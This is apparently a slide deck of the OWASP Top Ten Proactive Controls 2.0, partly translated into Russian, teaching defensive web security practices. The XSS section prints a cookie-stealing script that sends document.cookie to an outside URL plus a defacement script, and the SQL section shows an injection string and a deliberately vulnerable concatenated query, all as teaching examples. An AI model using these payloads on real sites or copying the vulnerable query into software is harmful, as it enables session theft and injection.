



OWASP

Open Web Application
Security Project

OWASP Top Ten Proactive Controls 2.0



OWASP : Core Mission

- The Open Web Application Security Project (OWASP) is a 501c3 not-for-profit also registered in Europe as a worldwide charitable organization focused on improving the security of software.
- Our mission is to make application security visible, so that people and organizations can make informed decisions about true application security risks.
- Everyone is welcomed to participate in OWASP and all of our materials are available under free and open software licenses.

OWASP Top Ten Proactive Controls v2 ... What's new ?

- Introducing new " proactive controls " to the Top Ten list.
- More practical examples (show cases).
- A large number of contributors from the (non-)OWASP Community.
- Mobile contents : some best practices to consider when building mobile apps (secure storage, authentication, etc.).

OWASP Top Ten Proactive Controls – v2



С1: Проверять всю безопасность рано и часто



Проверять безопасность рано и часто !

- Тестирование безопасности должно быть составной частью разработки ПО.
- В качестве руководства по определению требований к безопасности и тестированию можно рассматривать OWASP ASVS.
- Предлагается конвертировать выходные данные сканирования в переиспользуемые превентивные средства обеспечения безопасности (Proactive Controls), что позволит избежать целого ряда проблем.

The DevOps challenge to security ...

<http://fr.slideshare.net/StephendeVries2/continuous-security-testing-with-devops>

- DevOps : continuous delivery pipeline.
 - Mature DevOps velocity is fast : build, test and deploy can be entirely automated.
 - Code is deploy to production multiple times. Examples :
 - Amazon : deploy every **11.6 seconds**
 - Etsy : deploy **25+ times/day**
 - Gov.uk : deploys **30 times/day**
- ⚠ Agile/continuous development process can be interrupted during a sprint by security testing !

Automated Security Testing in a Continuous Delivery Pipeline !

<http://devops.com/2015/04/06/automated-security-testing-continuous-delivery-pipeline/>

- An easy approach to include security testing into continuous integration.
- Classical/essential security tests can be automated and executed as standard unit/integration tests.
- SecDevOps !

BDD-Security Testing framework

<http://www.continuumsecurity.net/bdd-intro.html>



- The BDD-Security framework может быть сконфигурирован с использованием естественного языка (Given, When & Then формат) для описания требований безопасности, и выполнять автоматическое сканирование и поиск основных уязвимостей.
- Автоматическое (не)функциональное тестирование безопасности!
- Комбинирование нескольких инструментальных средств безопасности:
 - OWASP ZAP, Nessus, Port Scanning и т.п.
- Тесты написаны на Jbehave : «сценарий" эквивалентен тесту, "story" эквивалентна набору тестов.

Среда тестирования BDD-Security

<http://www.continuumsecurity.net/bdd-intro.html>

✓ Автоматическое сканирование XSS

Scenario: The application should not contain Cross Site Scripting vulnerabilities

Meta: @id scan_xss

Given a fresh scanner with all policies disabled

And the attack strength is set to High

And the Cross-Site-Scripting policy is enabled

When the scanner is run

And false positives described in: tables/false_positives.table are removed

Then no medium or higher risk vulnerabilities should be present

✓ Автоматическое сканирование проверок политик паролей

Scenario: The application should not contain Cross Site Scripting vulnerabilities

Meta: @id auth_case

When the default user logs in with credentials from: users.table

Then the user is logged in

When the case of the password is changed

And the user logs in from a fresh login page

Then the user is no logged in

BDD-Security Testing framework

<http://www.continuumsecurity.net/bdd-intro.html>

☑ Тестирование управления доступом

Используется аннотация `@Restricted`, чтобы определить, какие пользователи могут иметь доступ к каким страницам:

```
@Restricted(users = {"admin"}, sensitiveData = "User List")
public void viewUserList() {
    driver.get(Config.getInstance().getBaseUrl() + "admin/list");
}
```

Охватываемые риски: все!

A1 – Injection

A2 – Broken
Authentication and
Session
Management

A3 – Cross-Site
Scripting (XSS)

A4 – Insecure
Direct Object
References

A5 – Security
Misconfiguration

A6 – Sensitive Data
Exposure

A7 – Missing
Function Level
Access Control


A8 – Cross-Site
Request Forgery

A9 – Using
Components with
Known
Vulnerabilities

A10 – Unvalidated
Redirects and
Forwards

C2: Параметризованные запросы

Power of SQL Injection ...



Сильный пароль...

X' or '1'='1' --

- ✓ Upper
- ✓ Lower
- ✓ Number
- ✓ Special
- ✓ Over 16 characters

SQL Injection

Уязвимое использование

```
String newName = request.getParameter("newName");
String id = request.getParameter("id");
String query = " UPDATE EMPLOYEES SET NAME="+ newName + " WHERE ID =" + id;
Statement stmt = connection.createStatement();
```

Безопасное использование

```
//SQL
PreparedStatement pstmt = con.prepareStatement("UPDATE EMPLOYEES SET NAME = ? WHERE ID = ?");
pstmt.setString(1, newName);
pstmt.setString(2, id);
//HQL
Query safeHQLQuery = session.createQuery("from Employees where id=:empId");
safeHQLQuery.setParameter("empId", id);
```

Охватываемые риски

A1 – Injection

A2 – Broken Authentication and Session Management

A3 – Cross-Site Scripting (XSS)

A4 – Insecure Direct Object References

A5 – Security Misconfiguration

A6 – Sensitive Data Exposure


A7 – Missing Function Level Access Control

A8 – Cross-Site Request Forgery

A9 – Using Components with Known Vulnerabilities

A10 – Unvalidated Redirects and Forwards

C3: Кодирование данных перед их использованием парсером



<

Анатомия XSS-атаки

🎯 Атака 1 : кража cookie

```
<script>  
var badURL='https://owasp.org/somesite/data=' + document.cookie;  
var img = new Image();  
img.src = badURL;  
</script>
```

🎯 Attack 2 : искажение веб-сайта

```
<script>document.body.innerHTML='<blink>GO OWASP</blink>';</script>
```

XSS-атака : проблема & решение

Проблема

- Веб-страница уязвима для XSS !

Решение




OWASP Java Encoder Project
OWASP Java HTML Sanitizer Project



Microsoft Encoder and AntiXSS Library

Microsoft Encoder и AntiXSS библиотека


- System.Web.Security.AntiXSS
- Microsoft.Security.Application.AntiXSS
- Может использоваться для кодирования HTML, HTML-атрибутов, XML, CSS и JavaScript.
- Native .NET библиотека
- Сильная и хорошо написанная библиотека
- For use in your User Interface code to defuse script in output



OWASP Java Encoder Project

https://www.owasp.org/index.php/OWASP_Java_Encoder_Project

- Нет необходимости в библиотеках третьих сторон или конфигурации
- Данный код был разработан с учетом высокой доступности и высокой производительности кодирования
- Простая drop-in функциональность кодирования
- Проектирование с учетом производительности
- Во многом более полный API (кодирование URI и компонентов URI и т.п.).
- Совместимость : Java 1.5+
- Текущая версия 1.2

 Последнее изменение 2015-04-12 :

<https://github.com/OWASP/owasp-java-encoder/>

OWASP Java Encoder Project

https://www.owasp.org/index.php/OWASP_Java_Encoder_Project

HTML Contexts

`Encode#forHtml`
`Encode#forHtmlContent`
`Encode#forHtmlAttribute`
`Encode#forHtmlUnquotedAttribute`

XML Contexts

`Encode#forXml`
`Encode#forXmlContent`
`Encode#forXmlAttribute`
`Encode#forXmlComment`
`Encode#forCDATA`

CSS Contexts

`Encode#forCssString`
`Encode#forCssUrl`

Javascript Contexts

`Encode#forHtml`
`Encode#forHtmlContent`
`Encode#forHtmlAttribute`
`Encode#forHtmlUnquotedAttribute`

URI/URL Contexts

`Encode#forUri`
`Encode#forUriComponent`

Другие ресурсы

- Ruby on Rails :

<http://api.rubyonrails.org/classes/ERB/Util.html>

- PHP :

<http://twig.sensiolabs.org/doc/filters/escape.html>

<http://framework.zend.com/manual/2.1/en/modules/zend.escaper.introduction.html>

- Java/Scala (Updated January 2015) :

https://www.owasp.org/index.php/OWASP_Java_Encoder_Project

- .NET AntiXSS Library (v4.3 NuGet released June 2, 2014) :

<http://www.nuget.org/packages/AntiXss/>

- GO :

<http://golang.org/pkg/html/template/>

- Reform project

https://www.owasp.org/index.php/Category:OWASP_Encoding_Project

Другие ресурсы

- LDAP Encoding Functions :
 - ESAPI and .NET AntiXSS
- Command Injection Encoding Functions :
 - Careful here !
 - ESAPI
- XML Encoding Functions :
 - OWASP Java Encoder
- Encoder comparison reference :

<http://boldersecurity.github.io/encoder-comparison-reference/>

Охватываемые риски

A1 – Injection

A2 – Broken Authentication and Session Management

A3 – Cross-Site Scripting (XSS)

A4 – Insecure Direct Object References

A5 – Security Misconfiguration

A6 – Sensitive Data Exposure

A7 – Missing Function Level Access Control

A8 – Cross-Site Request Forgery

A9 – Using Components with Known Vulnerabilities

A10 – Unvalidated Redirects and Forwards

C4: – Проверка действительности всех входных данных



OWASP HTML Sanitizer Project

https://www.owasp.org/index.php/OWASP_Java_HTML_Sanitizer_Project

- HTML Sanitizer написан на Java which lets you include HTML authored by third-parties in your web application while protecting against XSS.
- Written with security best practices in mind, has an extensive test suite, and has undergone adversarial security review

<https://code.google.com/p/owasp-java-html-sanitizer/wiki/AttackReviewGroundRules>.

- Простая программируемая конфигурация политики POSITIVE. Нет XML config.
- Это код от Caja project that was donated by Google's AppSec team.
- High performance and low memory utilization.

Caja

- Caja (pronounced [/ˈkaːhaː/ КАА-хаа](#))^[1] является проектом [Google](#) и реализован на JavaScript для "virtual iframes" , основанных на принципах [object-capabilities](#). Caja использует [JavaScript](#) (а именно, [ECMAScript 5 strict mode код](#)), [HTML](#) и [CSS](#) в качестве входных данных и записывает их в безопасное подмножество HTML и CSS, плюс единственная функция JavaScript без [free variables](#). Это означает, что единственно, когда функция может модифицировать объект, если существует ссылка на объект со страницы. Вместо предоставления прямых ссылок на объекты [DOM](#), страница обычно предоставляет ссылки к wrappers, которые очищают HTML, прокси [URLs](#), и предотвращают перенаправление страницы; это позволяет Caja предотвратить основные [phishing](#) атаки, предотвратить [cross-site scripting](#) атаки, и предотвратить загрузку [malware](#). Также, так как все переписанные программы выполняются в безопасном фрейме, страница может позволить одной программе экспортировать ссылку на объект для другой программы; такое внутрифреймовое взаимодействие является просто вызовом метода.
- The word "caja" is Spanish for "box" or "safe" (as in a bank), the idea being that Caja can safely contain JavaScript programs as well as being a capabilities-based JavaScript.
- Caja is currently used by [Google](#) in its [Orkut](#),^[2] [Google Sites](#),^[3] and [Google Apps Script](#)^[4] products; in 2008 [MySpace](#)^{[5][6]} and [Yahoo!](#)^[7] and Allianz had both deployed a very early version of Caja but later abandoned it.

OWASP HTML Sanitizer Project

https://www.owasp.org/index.php/OWASP_Java_HTML_Sanitizer_Project

✓ Пример использования: validate img tags

```
public static final PolicyFactory IMAGES = new HtmlPolicyBuilder()
    .allowUrlProtocols("http", "https").allowElements("img")
    .allowAttributes("alt", "src").onElements("img")
    .allowAttributes("border", "height", "width").matching(INTEGER)
    .onElements("img")
    .toFactory();
```

✓ Пример использования: validate link elements

```
public static final PolicyFactory LINKS = new HtmlPolicyBuilder()
    .allowStandardUrlProtocols().allowElements("a")
    .allowAttributes("href").onElements("a").requireRelNofollowOnLinks()
    .toFactory();
```

Другие ресурсы

- Pure JavaScript, client side HTML Sanitization with CAJA!

<http://code.google.com/p/google-caja/wiki/JsHtmlSanitizer>

<https://code.google.com/p/google-caja/source/browse/trunk/src/com/google/caja/plugin/html-sanitizer.js>

- Python

<https://pypi.python.org/pypi/bleach>

- PHP

<http://htmlpurifier.org/>

http://www.bioinformatics.org/phplabware/internal_utilities/htmlawed/

- .NET (v4.3 released June 2, 2014)

- AntiXSS.getSafeHTML/getSafeHTMLFragment

<http://www.nuget.org/packages/AntiXss/>

<https://github.com/mganss/HtmlSanitizer>

- Ruby on Rails

<https://rubygems.org/gems/loofah>

<http://api.rubyonrails.org/classes/HTML.html>

Загрузка файлов

- Проверка Upload
 - Проверка имени файла и размера + антивирус
- Хранение загруженных файлов
 - Использовать только проверенные имена файлов + отдельный домен
- Следует опасаться «специальных» файлов
 - "crossdomain.xml" или "clientaccesspolicy.xml".
- Проверка загружаемых изображений
 - Ограничение размера изображения
 - Использование библиотек перезаписываемых изображений
 - Установить расширение хранимого изображения в действительное расширение изображения
 - Гарантировать определение типа содержимого в изображении
- Общая проверка загружаемой информации
 - Гарантировать, что размер декомпрессированного файла < максимального размера
 - Гарантировать, что загружаемый архив соответствует ожидаемому типу (zip, rar)
 - Гарантировать, что структурированные загрузки, такие как add-on, соответствуют стандарту

Охватываемые риски

A1 – Injection

A2 – Broken
Authentication and
Session
Management

A3 – Cross-Site
Scripting (XSS)

A4 – Insecure
Direct Object
References

A5 – Security
Misconfiguration

A6 – Sensitive Data
Exposure


A7 – Missing
Function Level
Access Control

A8 – Cross-Site
Request Forgery


A9 – Using
Components with
Known
Vulnerabilities

A10 – Unvalidated
Redirects and
Forwards

С5: Выполнение аутентификации и управление идентификациями



Взлом пароля



Наилучшие практики управления паролями

1) Не ограничивать тип символов или длину пароля пользователя по следующим причинам

- Ограничение паролей для защиты от атак проникновения обречено на неудачу
- Вместо этого следует использовать корректное декодирование и другие способы защиты
- Следует быть осторожным с системами, которые допускают неограниченный размер паролей (Django DOS Sept 2013)

Наилучшие практики управления паролями

2) Использовать криптографически сильную специфичную для кredentials salt

- `protect([salt] + [password]);`
- Использовать 32char или 64char salt (реальный размер зависит от защищающей функции);
- Не следует полагаться на сокрытие, расщепление или другие способы запутывания salt

Наилучшие практики управления паролями

3а) навязывать трудную проверку как для атакующего, так и для проверяющей стороны

- PBKDF2([salt] + [password], c=140,000);
- Использовать PBKDF2 с FIPS –сертификацией или когда требуется поддержка на многих платформах
- Следует использовать Scrypt, если аппаратура препятствует быстрым атакам, но не поддерживается масштабирование. (bcrypt is also a reasonable choice)

Наилучшие практики управления паролями

3b) **Навязывать трудную проверку только для атакующего**

- HMAC-SHA-256([private key], [salt] + [password])
- Защищать данный ключ также как закрытый ключ, используя лучшие практики
- Хранить ключ вне хранилища крeденциалов
- Выполнить преобразование пароля в хэш в виде отдельного веб-сервиса (криптографически изолированного).

И снова... идеальный пароль!

Password1!

- ✓ Upper
- ✓ Lower
- ✓ Number
- ✓ Special
- ✓ Over 8 characters

Использовать лучшие практики аутентификации пользователя

- Использовать 2 идентификационных вопроса
 - Фамилия, номер аккаунта, email, DOB
 - Обеспечить политику блокировки
- Задавать несколько вопросов, относящихся к безопасности
https://www.owasp.org/index.php/Choosing_and_Using_Security_Questions_Cheat_Sheet
- Посылать пользователю случайно сгенерированный токен по внешнему каналу
 - app, SMS или token
- Проверять код Verify code в веб-сессии
 - Обеспечить политику блокировки
- Изменять пароль
 - Обеспечить политику изменения пароля

Лучшие практики аутентификации пользователя – реальные примеры

Primary email: jim@manico.net

New Email:

Facebook email: jmanico@facebook.com
Your Facebook email is based on your public username. Email sent to this address goes to Facebook Messages.

Allow friends to include my email address in Download Your Information

To save these settings, please enter your Facebook password.

Password: ✖ Wrong password.

Change E-mail

Use the form below to change the e-mail address for your Amazon.com account. Use the new address next time you log in or place an order.

What is your new e-mail address?
Old e-mail address: jim@manico.net
New e-mail address:
Re-enter your new e-mail address:
Password:

Change Your Email Address

Current email: jim@manico.net

New email	Meetup password	<input type="text"/>	<input type="text"/>
------------------	------------------------	----------------------	----------------------

[Forgot your password?](#)

Save account changes

Re-enter your Twitter password to save changes to your account.

[Forgot your password?](#)

Другие ресурсы

- Authentication Cheat Sheet

https://www.owasp.org/index.php/Authentication_Cheat_Sheet

- Password Storage Cheat Sheet

https://www.owasp.org/index.php/Password_Storage_Cheat_Sheet

- Forgot Password Cheat Sheet

https://www.owasp.org/index.php/Forgot_Password_Cheat_Sheet

- Session Management Cheat Sheet

https://www.owasp.org/index.php/Session_Management_Cheat_Sheet

- ASVS AuthN and Session Requirements

- Obviously, Identity is a BIG topic !

Охватываемые риски

A1 – Injection

A2 – Broken
Authentication and
Session
Management

A3 – Cross-Site
Scripting (XSS)

A4 – Insecure
Direct Object
References

A5 – Security
Misconfiguration

A6 – Sensitive Data
Exposure

A7 – Missing
Function Level
Access Control

A8 – Cross-Site
Request Forgery

A9 – Using
Components with
Known
Vulnerabilities

A10 – Unvalidated
Redirects and
Forwards

С6: Реализация необходимого управления доступом



Примеры плохого управления доступом

- Жестко встроенная в прикладной код проверка роли
- Недостаток, связанный с логикой централизованного управления доступом
- Недоверяемые данные, на основе которых принимается решение по управлению доступом
- Управление доступом, которое “открыто по умолчанию”
- Недостаток, связанный с горизонтальным управлением доступом в стандартном случае (если не во всех)
- Логика управления доступом, которую необходимо вручную добавлять в каждую точку кода
- Управление доступом, которое “прилипает” к сессии
- Управление доступом, которое требует отдельной политики для каждого пользователя

Сравнение вертикального и горизонтального управления доступом

- Вертикальное управление доступом: разрешать различным типам пользователей доступ к различным функциям приложения
 - создание границы между обычными пользователями и администраторами
- Горизонтальное управление доступом: разрешать пользователям доступ к определенному подмножеству из широкого диапазона ресурсов определенного типа
 - приложение веб-почты может разрешить вам читать свою собственную почту, но не чью-то еще; вы можете видеть только свои собственные детали

RBAC (Role based access control)

Проверки роли, жестко зашитые в код

```
if (user.hasRole("ADMIN")) || (user.hasRole("MANAGER")) {  
  deleteAccount();  
}
```

RBAC

```
if (user.hasAccess("DELETE_ACCOUNT")) {  
  deleteAccount();  
}
```

ASP.NET Roles vs авторизация на основе требований (Claims Authorization)

Role Based авторизация

```
[Authorize(Roles = "Jedi", "Sith")]  
public ActionResult WieldLightsaber() {  
    return View();  
}
```

Claim Based авторизация

```
[ClaimAuthorize(Permission="CanWieldLightsaber")]  
public ActionResult WieldLightsaber()  
{  
    return View();  
}
```

Claims-Based авторизация

- При создании идентификации с ней может быть связано одно или несколько требований, созданных доверенной стороной. Требование является парой (имя, значение), соответствует тому, кем является субъект, но не что может делать субъект. Например, можно иметь Drivers License, выпущенную локальным уполномоченным органом дайвинга. Эта лицензия содержит вашу дату рождения. В этом случае имя требования будет DateOfBirth, значение требования будет дата рождения, например, 8th June 1970 и уполномоченный орган, создавший лицензию. Авторизация, основанная на требованиях, в простейшем случае, проверяет значение требования и разрешает доступ к ресурсу на основе данного значения. For example if you want access to a night club the authorization process might be:1
- The door security officer would evaluate the value of your date of birth claim and whether they trust the issuer (the driving license authority) before granting you access.
- Идентификация может содержать несколько требований с несколькими значениями и может содержать несколько требований некоторого типа.

Управление доступом, основанное на разрешениях Apache Shiro



<http://shiro.apache.org/>

Проверка, имеет ли текущее использование определенную роль или нет:

```
if ( currentUser.hasRole( "schwartz" ) ) {  
    log.info("May the Schwartz be with you!" );  
} else {  
    log.info( "Hello, mere mortal." );  
}
```

Apache Shiro Permission Based Access Control

<http://shiro.apache.org/>



Проверка, имеет ли текущий пользователь разрешение действовать как сущность определенного типа

```
if ( currentUser.isPermitted( "lightsaber:wield" ) ) {  
    log.info("You may use a lightsaber ring. Use it wisely.");  
} else {  
    log.info("Sorry, lightsaber rings are for schwartz masters only.");  
}
```

Apache Shiro Permission Based Access Control



<http://shiro.apache.org/>

Проверка, имеет ли текущий пользователь доступ к определенному экземпляру типа:
проверка разрешения на уровне экземпляра

```
if ( currentUser.isPermitted( "winnebago:drive:eagle5" ) ) {
    log.info("You are permitted to 'drive' the 'winnebago' with license plate (id) 'eagle5'. " +
            "Here are the keys - have fun!");
} else {
    log.info("Sorry, you aren't allowed to drive the 'eagle5' winnebago!");
}
```

Охватываемые риски

A1 – Injection

A2 – Broken
Authentication and
Session
Management

A3 – Cross-Site
Scripting (XSS)

A4 – Insecure
Direct Object
References

A5 – Security
Misconfiguration

A6 – Sensitive Data
Exposure

A7 – Missing
Function Level
Access Control

A8 – Cross-Site
Request Forgery

A9 – Using
Components with
Known
Vulnerabilities

A10 – Unvalidated
Redirects and
Forwards

C7: Защита данных

Шифрование данных при передаче

Какие преимущества обеспечивает HTTPS?

- Конфиденциальность: нарушитель не может просматривать ваши данные
- Целостность: нарушитель не может изменить ваши данные
- Аутентификация: Посещаемый сервер тот, который нужен
- Высокая производительность!

Лучшие примеры конфигурирования HTTPS

https://www.owasp.org/index.php/Transport_Layer_Protection_Cheat_Sheet

<https://www.ssllabs.com/projects/best-practices/>

Шифрование данных при передаче

- HSTS (Strict Transport Security)

http://www.youtube.com/watch?v=zEV3HOuM_Vw

- Forward Secrecy

<https://whispersystems.org/blog/asynchronous-security/>

- Certificate Creation Transparency

<http://certificate-transparency.org>

- Certificate Pinning

https://www.owasp.org/index.php/Pinning_Cheat_Sheet

- Browser Certificate Pruning

Шифрование данных при передаче: HSTS (Strict Transport Security)

<http://dev.chromium.org/sts>

- Усиление браузера таким образом, чтобы сделать возможным только использование HTTPS-соединения к серверу
- Должно быть обеспечено начальное соединение поверх HTTPS
- Current HSTS Chrome preload list
http://src.chromium.org/viewvc/chrome/trunk/src/net/http/transport_security_state_static.json
- If you own a site that you would like to see included in the preloaded Chromium HSTS list, start sending the HSTS header and then contact: <https://hstspreload.appspot.com/>
- A site is included in the Firefox preload list if the following hold:
 - It is in the Chromium list (with force-https).
 - It sends an HSTS header.
 - The max-age sent is at least 10886400 (18 weeks).

Шифрование данных при передаче : Certificate Pinning

https://www.owasp.org/index.php/Pinning_Cheat_Sheet

- Что такое Pinning (закрепление)?
 - Pinning is a key continuity scheme
 - Detect when an imposter with a fake but CA validated certificate attempts to act like the real server
- 2 Types of pinning
 - Carry around a copy of the server's public key;
 - Great if you are distributing a dedicated client-server application since you know the server's certificate or public key in advance
- Note of the server's public key on first use
 - Trust-on-First-Use (TOFU) pinning
 - Useful when no a priori knowledge exists, such as SSH or a Browser

Шифрование данных при передаче : Browser-Based TOFU Pinning

https://www.owasp.org/index.php/Pinning_Cheat_Sheet

- Browser-Based TOFU Pinning : Trust on First Use
- HTTP Public Key Pinning IETF Draft

<http://tools.ietf.org/html/draft-ietf-websec-key-pinning-11>

- Замораживание сертификата посредством помещения «отпечатков пальцев» цепочки сертификатов (или части ее) в браузер
- Пример:

```
Public-Key-Pins: pin-sha1="4n972HfV354KP560yw4uqe/baXc=";  
pin-sha1="qvTGHdzF6KLavt4PO0gs2a6pQ00=";  
pin-sha256="LPJNul+wow4m6DsqxbinhsWHlwfp0JecwQzYpOLmCQ=";  
max-age=10000; includeSubDomains
```

Шифрование данных при передачи : Pinning in Play (Chrome)

https://www.owasp.org/index.php/Pinning_Cheat_Sheet



Your connection is not private

Attackers might be trying to steal your information from **www.google.com** (for example, passwords, messages, or credit cards).

[Advanced](#)

Reload

Шифрование данных при передаче : Forward Secrecy

<https://whispersystems.org/blog/asynchronous-security/>

- Если используются старое шифрование SSL, то каждый раз при установлении SSL-соединения с сервером, сообщение шифруется (в основном) одним и тем же закрытым ключом сервера
- Perfect forward secrecy: участники ведут переговоры вместо секретов, полученных с использованием одноразового (временного) обмена ключом
- При использовании PFS, записывание зашифрованного трафика не помогает атакующему, даже если закрытый ключ сервера украден!



AES

AES-ECB

AES-GCM (Galois/Counter Mode)

Galois/Counter Mode

GCM – режим счётчика с аутентификацией Галуа: режим аутентифицированного шифрования, который поддерживает аутентификацию дополнительных данных (передаются в открытом виде).

Аутентифицированное шифрование позволяет обнаружить изменения сообщения до его расшифрования, для этого сообщение снабжается специальным кодом аутентификации. GCM позволяет защитить кодом аутентификации не только зашифрованную часть сообщения, но и произвольные прикрепленные данные – это полезно, потому что в этих данных может быть записан, например, адрес получателя или другая открытая информация, которую, вместе с тем, требуется защитить от искажений и подмены.

AES-CBC

Уникальный IV для каждого сообщения

Padding

Хранение и управление ключом
+
Изоляция криптографического
процесса

Конфиденциальность!

HMAC для зашифрованного текста

Целостность!

Получение ключей для обеспечения
целостности и конфиденциальности из одного и
того же мастер-ключа с использованием меток

Не забыть сгенерировать мастер-ключ из
хорошего источника случайных чисел



Шифрование данных в Rest : Google KeyCzar

<https://github.com/google/keyczar>

- Keyczar is an open source cryptographic toolkit for Java, Python and C++.
- Designed to make it easier and safer for developers to use cryptography in their applications.
- Secure key rotation and versioning
- Safe default algorithms, modes, and key lengths
- Automated generation of initialization vectors and ciphertext signatures

✓ Пример использования:

```
Crypter crypter = new Crypter("/path/to/your/keys");  
String ciphertext = crypter.encrypt("Secret message");  
String plaintext = crypter.decrypt(ciphertext);
```

Шифрование данных в Rest : Libsodium

<https://www.gitbook.com/book/jedisct1/libsodium/details>

- A high-security, cross-platform & easy-to-use crypto library.
- Modern, easy-to-use software library for encryption, decryption, signatures, password hashing and more.
- It is a portable, cross-compilable, installable & packageable fork of [NaCl](#), with a compatible API, and an extended API to improve usability even further
- Provides all of the core operations needed to build higher-level cryptographic tools.
- Sodium supports a variety of compilers and operating systems, including Windows (with MinGW or Visual Studio, x86 and x86_64), iOS and Android.
- The design choices emphasize security, and "magic constants" have clear rationales.

С8: Создание логов и обнаружение проникновения

Варианты правильного создания логов приложения

- Использовать общий/стандартный подход к созданию логов, обеспечивающий возможности взаимодействия с другими системами и анализ
 - Logging framework : SLF4J with Logback or Apache Log4j2.
- Избегать побочных эффектов: определить минимальный, но эффективный подход для создания логов, отслеживающих пользовательскую активность
- Выполнять кодирование недоверяемых данных : защита от injection-атак на логи!

Обнаружение проникновения на прикладном уровне: примеры точек обнаружения

- Отказ от проверки действительности входных данных на стороне сервера при существовании проверки действительности на стороне клиента
- Отказ от проверки действительности входных данных на стороне сервера для не редактируемых пользователем параметров, таких как скрытые поля, checkboxes, radio buttons или списки выбора
- Forced browsing to common attack entry points
- Honeypot URL (e.g. a fake path listed in robots.txt like e.g. /admin/secretlogin.jsp)

App Layer Intrusion Detection : Detection Points Examples

- Blatant SQLi or XSS injection attacks.
- Workflow sequence abuse (e.g. multi-part form in wrong order).
- Custom business logic (e.g. basket vs catalogue price mismatch).
- Further study :
 - AppeSensor OWASP Project
 - libinjection : from SQLi to XSS – Nick Galbreath
 - Attack Driven Defense – Zane Lackey



C9: Усиленные Security Frameworks и библиотеки

Усиленные Security Frameworks и библиотеки

- Don't reinvent the wheel : use existing coding libraries and software frameworks



- Use native secure features of frameworks rather than importing third party libraries.



- Stay up to date !

Охватываемые риски: все из них (but not consistently)

A1 – Injection

A2 – Broken
Authentication and
Session
Management

A3 – Cross-Site
Scripting (XSS)

A4 – Insecure
Direct Object
References

A5 – Security
Misconfiguration

A6 – Sensitive Data
Exposure

A7 – Missing
Function Level
Access Control

A8 – Cross-Site
Request Forgery

A9 – Using
Components with
Known
Vulnerabilities

A10 – Unvalidated
Redirects and
Forwards

C10: Ошибки и обработка исключений



Лучшие практики

